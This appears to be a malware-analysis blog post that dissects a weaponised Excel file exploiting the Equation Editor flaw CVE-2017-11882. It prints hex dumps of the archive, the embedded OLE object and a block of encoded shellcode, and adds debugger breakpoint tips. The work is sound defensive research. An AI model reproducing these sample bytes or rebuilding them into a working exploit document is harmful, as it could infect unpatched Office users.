A deeper look at Equation Editor CVE-2017-11882 with encoded Shellcode

Posted on May 22, 2019

Our sample today comes from My Online Security @dvk01uk from this Twitter thread Here. The First one I had started to work on comes from this Twitter thread here from April 26 of 2019.

The encoding on the shellcode uses a method similar to Shakita Ga Nai encoding.


I would also like to thank Denis O'Brien @Malwageddon for pointing me to this video on how to set up the vm to use X86Dbg to load when the equation editor loaded.

I would also like to thank him for giving me the tip of setting a break point at 0x00411874 on the return instruction for the font record. This can get you close to where you need to be but then you have to step thru from there.

Also this blog post had some helpful information on breakpoints that helped while trying to run this with the debugger attached.

Before we jump into the debugger let take a look at the file and extract the shellcode.

When we first open the file we see



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4B 03 04 14 00 02 00 08 00 F6 56 B5 4E B5 A3  PK........öVµNµ£
00000010  82 77 A9 01 00 00 F9 07 00 00 13 00 11 00 5B 43  ‚w©...ù.......[C
00000020  6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
00000030  6C 55 54 0D 00 07 1F D9 E3 5C 1F D9 E3 5C 1F D9  lUT....Ùã\.Ùã\.Ù
00000040  E3 5C CD 55 4D 4F 23 31 0C BD AF C4 7F 18 E5 8A  ã\ÍUMO#1.½¯Ä..åŠ
00000050  3A 69 01 A1 D5 AA D3 1E F8 38 02 12 EC 0F 48 13  :i.¡ÕªÓ.ø8..ì.H.
00000060  B7 13 9A 49 A2 D8 94 F6 DF E3 4C A1 CB AE A0 14  ·.šI¢Ø”ößãL¡Ë® .
00000070  4D A5 EE 65 A2 49 EC F7 9E 1D C7 1E 8E 97 8D 2B  M¥îe¢Iì÷ž.Ç.Ž—.+
00000080  16 90 D0 06 5F 89 41 D9 17 05 78 1D 8C F5 B3 4A  ..Ð._‰AÙ..x.Œõ³J
00000090  FC 7E B8 EE FD 14 05 92 F2 46 B9 E0 A1 12 2B 40  ü~¸îý..’òF¹à¡.+@
000000A0  31 1E 1D FD 18 3E AC 22 60 C1 DE 1E 2B 51 13 C5  1..ý.>¬"`ÁÞ.+Q.Å
000000B0  5F 52 A2 AE A1 51 58 86 08 9E 4F A6 21 35 8A F8  _R¢®¡QX†.žO¦!5Šø
000000C0  37 CD 64 54 7A AE 66 20 4F FA FD 73 A9 83 27 F0  7ÍdTz®f Oúýs©ƒ'ð
000000D0  D4 A3 8C 21 46 C3 4B 98 AA 27 47 C5 D5 92 B7 D7  Ô£Œ!FÃK˜ª'GÅÕ’·×
000000E0  4A 26 D6 8B E2 62 6D 97 A9 2A A1 62 74 56 2B E2  J&Ö‹âbm—©*¡btV+â
000000F0  63 B9 F0 E6 1F 92 5E 98 4E AD 06 13 F4 53 C3 2E  c¹ðæ.’^˜N...ôSÃ.
00000100  25 C6 04 CA 60 0D 40 8D 2B 63 B2 8C 94 EE 81 88  %Æ.Ê`.@.+c²Œ”î.ˆ
00000110  03 43 21 47 C3 5B 0F 3A 59 03 C5 9D 4A 74 A3 1A  .C!GÃ[.:Y.Å.Jt£.
```

Recent Comments

Those Pesky Powershe... on A deeper look at Equation Edit...

mike miksch on Hidden .Net Resources "A...

Not A DerbyCon Talk... on A look at the Magnitude Exploi...


pcsxcetrasupport3 on My first deep look at KRYPTOS...

Jamie on My first deep look at KRYPTOS...

Archives


- July 2019
- May 2019
- April 2019
- March 2019
- January 2019
- November 2018
- October 2018
- August 2018
- July 2018
- May 2018
- April 2018
- December 2017
- November 2017
- October 2017
- August 2017
- April 2017
- February 2017
- November 2016
- September 2016
- August 2016

Here we can see it is a zip file so lets just unzip it to get the file structure.



Name	Date modified	Type	Size
_rels	5/22/2019 1:51 PM	File folder	
docProps	5/22/2019 1:51 PM	File folder	
xl	5/22/2019 1:51 PM	File folder	
[Content_Types].xml	5/21/2019 5:55 AM	XML Document	2 KB

Let’s look in the “xl” folder.




Name	Date modified	Type	Size
_rels	5/22/2019 1:51 PM	File folder	
drawings	5/22/2019 1:51 PM	File folder	
embeddings	5/22/2019 1:51 PM	File folder	
printerSettings	5/22/2019 1:51 PM	File folder	
theme	5/22/2019 1:51 PM	File folder	
worksheets	5/22/2019 1:51 PM	File folder	
calcChain.xml	5/21/2019 5:55 AM	XML Document	8 KB
sharedStrings.xml	5/21/2019 5:55 AM	XML Document	5 KB
styles.xml	5/21/2019 5:55 AM	XML Document	11 KB
workbook.xml	5/21/2019 5:55 AM	XML Document	1 KB

Now we need embeddings.

- July 2016
- June 2016
- April 2016
- March 2016
- February 2016
- January 2016
- November 2015
- April 2014
- December 2013
- September 2013
- July 2013
- June 2013
- April 2013
- December 2012
- August 2012
- July 2012
- June 2012
- May 2012
- March 2012
- February 2012
- December 2011
- November 2011
- October 2011
- August 2011
- December 2009


Categories

- Anti-virus
- Cipher
- Ciphers
- Cloud
- CodeProject
- Computer
- Malware
- Networking
- PowerShell
- Programming




Name	Date modified	Type	Size
oleObject1.bin	5/21/2019 5:55 AM	BIN File	4 KB

Let take a look at this file in a hex editor.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00  ÐÏ.à¡±.á........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00  ........>...þÿ..
00000020  06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000030  01 00 00 00 00 00 00 00 00 10 00 00 02 00 00 00  ................
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 00 00 00 00  ....þÿÿÿ........
00000050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000060  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000070  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000100  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000120  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000130  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000140  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

This is an OLE file so we can just use 7Zip to extract the contents.




Name	Date modified	Type	Size
[1]Ole10Native	5/21/2019 5:55 AM	File	2 KB

- Programming Tools
- Removel Tools
- RootAdmin
- security
- System Tools
- System Trouble Shooting
- Uncategorized
- VB.net
- VBScript

Meta

- Register
- Log in
- Entries RSS
- Comments RSS
- WordPress.com


This a OleoNative binary file so lets see what is in this.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  36 07 00 00 03 E3 01 78 23 0A 01 08 9A 61 BD B3  6....ã.x#...ša½³
00000010  BD 77 33 81 E5 23 FF CD 0C 8B 75 19 8B 2E B8 EB  ½w3.å#ÿÍ.‹u.‹.¸ë
00000020  8A F9 B7 35 5B ED BF B7 8B 08 55 FF D1 05 35 44  Šù·5[í¿·‹.UÿÑ.5D
00000030  7D 70 05 BE BC 82 8F FF E0 BC AF 1C 45 00 29 41  }p.¾¼‚.ÿà¼¯.E.)A
00000040  43 61 6D 85 A4 AB A8 24 AF 26 CF 6F 91 BD 06 EB  Cam…¤«¨$¯&Ïo‘½.ë
00000050  08 C2 65 04 36 11 49 02 5F DF 83 29 2D B2 F7 E3  .Âe.6.I._ßƒ)-²÷ã
00000060  AF E3 F7 C6 F9 51 8A 01 21 CA CA DD 8A 12 22 89  ¯ã÷ÆùQŠ.!ÊÊÝŠ."‰
00000070  B5 21 75 28 85 19 A1 66 35 FE 51 CA 60 90 82 28  µ!u(….¡f5þQÊ`.‚(
00000080  F0 92 D9 22 C8 37 86 9E DE D6 D2 91 DF 8F 3C 72  ð’Ù"È7†žÞÖÒ‘ß.<r
00000090  E7 A0 9E 65 CA 1C C3 4F 33 80 7A 50 02 A2 72 A0  ç že Ê.ÃO3€zP.¢r 
000000A0  16 03 08 69 87 82 41 E0 EF 0F A0 38 D4 26 0A 75  ...i‡‚Aàï. 8Ô&.u
000000B0  46 62 7B F1 34 F0 1B 19 3D 03 A4 91 4E 4A 8A DA  Fb{ñ4ð..=.¤‘NJŠÚ
000000C0  5A 60 46 AE 1D 43 6D 25 10 63 BC 4E 1C 2A 59 65  Z`F®.Cm%.c¼N.*Ye
000000D0  25 2A 7A C2 65 D0 A6 AA 67 45 45 24 74 D2 9D 6D  %*zÂeÐ¦ªgEE$tÒ.m
000000E0  AF 05 B1 D0 65 68 D6 57 2F 61 08 8D 62 D6 05 99  ¯.±ÐehÖW/a..bÖ.™
```

By the looks of this. It does not appear to have any other headers so this is our shellcode that gets run.

Lets copy all of the data here and drop it into CyberChef.



Disassemble x86

Bit mode: 32
Compatibility: Full x86 architecture
Code Segment (CS): 16
Offset (IP): 0
☑ Show instruction hex
☑ Show instruction position


Input

```
7A FF FF FF E8 50 81 C5 8D C1 56 70 E9 13 FF FF FF E8 E1 E8 F1 E9 20 FF FF FF E8 A2 E9 FD FE FF FF E9 4F
FF FF E8 07 E8 27 E9 20 FF FF FF E8 29 00 00 00 E8 15 E8 F0 E9 12 FF FF FF E9 59 FF FF FF E8 0D E9 78 FF
E8 B0 E8 0A E9 BA FE FF FF E9 04 FF FF FF E8 25 5A E9 D0 FE FF FF E9 28 FF FF FF E9 5F FF FF FF E9 7D FF
59 33 4C 89 47 1D D8 E9 F7 FE FF FF E9 92 FE FF FF 0F 82 47 FF FF FF 3C 2D 74 73 4A 42 A4 19 A7 9E F3 F1
69 6C 9E 40 6A 4A 38 68 E8 4E A8 CC E8 C7 E5 88 60 89 1A 5E BF 67 CF 6E DE F2 18 2E A8 A4 88 2E 7E EC 11
E2 D9 7A 83 80 0D 04 D7 78 FF 2D 54 F1 98 89 AA B3 40 07 2F 2E 52 E5 4D C7 0A 86 F6 7E 02 8C E3 5E F8 C9
26 16 4B 37 76 B5 22 2C A1 9E D7 6A 1A 5A F9 F4 F8 0C 6A 8C B3 C3 6F 90 C8 4E 5C AA 5D 98 3E F7 E2 12 C4
87 59 43 71 7B 38 A7 3E 52 87 2C D8 4B 9C 8A 48 63 C1 DE 85 C8 E3 70 92 43 23 C4 6F 56 2F F6 1C 4B 74 55
C9 14 D3 51 59 83 F0 A7 71 13 DF F8 33 C2 77 F8 7C 38 F9 C3 02 24 38 90 88 C8 C1 41 0E 64 DC 72 2F B9 5C
09 93 9E 24 08 B5 C1 58 11 09 15 A5 1F 6C 13 14 7E E5 08 ED AA 36 C2 F5 0E 53 C5 87 E3 40 A5 11 66 FD 85
E7 18 C1 4B 14 1D 86 17 11 5A E8 81 DE 40 F3 80 78 92 4F 23 E8 F5 2F 79 25 66 09 66 32 41 26 F5 0F E4 00
C6 A0 82 B6 C8 ED 95 A3 56 70 07 90 B0 74 85 4D 4F B4 7D DA B4 62 6F 37 89 0C 99 64 3F 43 78 61 B4 18 28
44 57 5C 1A E8 21 14 8E 27 D8 CF 05 A7 4B 36 3A E9 A0 69 81 1D 80 5F AD 3A 3F D6 30 05 0F F3 11 EF 0E C4
33 A7 AA 4D F6 D5 52 35 5D B4 E4 0A A7 B9 64 F0 55 29 C9 40 98 63 49 E4 18 D8 C8 C3 82 C4 38 4D FC F6 7D
50 2A 30 47 9C CD 4A F5 76 AE EF 99 26 09 DF 83 63 C2 0A 34 ED 5E 83 00 1E 7E 65 F1 D7 54 8A 52 56 A1 19
38 D3 90 1F 08 F7 AB D3 89 8C 6C 90 81 FE C1 A9 1D F5 C2 3D B4 8E 38 27 EF 47 C8 A2 20 8F AB 79 99 BD B4
82 68 14 F2 64 AF AB CE C1 E0 A4 B9 26 7F 58 68 56 E5 10 93 C0 45 9D BF E3 B0 B6 FA 42 05 08 69 C9 43 11
